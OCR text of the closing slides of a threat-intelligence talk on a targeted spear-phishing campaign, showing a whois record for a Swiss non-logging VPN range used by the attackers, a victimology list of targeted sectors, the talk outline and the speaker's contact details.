
- Using leaked accounts from VPS-servers (?)







Expanding the Knowledge
IP's hosted on non-logging VPN service




```
inetnum:        91.192.100.1 - 91.192.100.63
netname:        Gerber_non-logging_VPN_service
country:        CH
```

```
organisation:   ORG-GE100-RIPE
org-name:       Gerber EDV-Dienstleistungen
org-type:       OTHER
remarks:        **************************************************
remarks:        Spamhaus, please note:
remarks:
remarks:        THIS IP ADDRESS BELONGS TO A NON-LOGGING VPN SERVICE
remarks:
remarks:        For further information please contact:
remarks:
remarks:        abuse@gerber-edv.net or notification@gerber-edv.net
remarks:
remarks:        Thank you.
remarks:        **************************************************
address:        Junkerngasse 44, 3011 Bern, Switzerland
```

Expanding the Knowledge
Statements from others

- Victimology: *(some statements from CTI vendors)*
  - African Banks, Oil & Energy, Electric Services, Postal Services, Insurance, Financial Services, Healthcare, Manufactoring, Global Humanitarian Agency
- “Volume is low on this and it does appear to be targeted”
- …

Outline

- Introduction
- First-hand Knowledge
  - Spear Phishing emails / analyzing mail headers
  - Targeting
  - Malware / RAT families
  - C2 domains
- Expanding the Knowledge
  - Passive DNS for C2 domains & IPs
  - Other (possibly) cool stuff
- Call for collaboration → please contact me if interested

Thanks for your attention!!

Time left for questions?

- Twitter: @c_APT_ure
- Blog: http://c-apt-ure.blogspot.com/

→ all my presentations linked in one place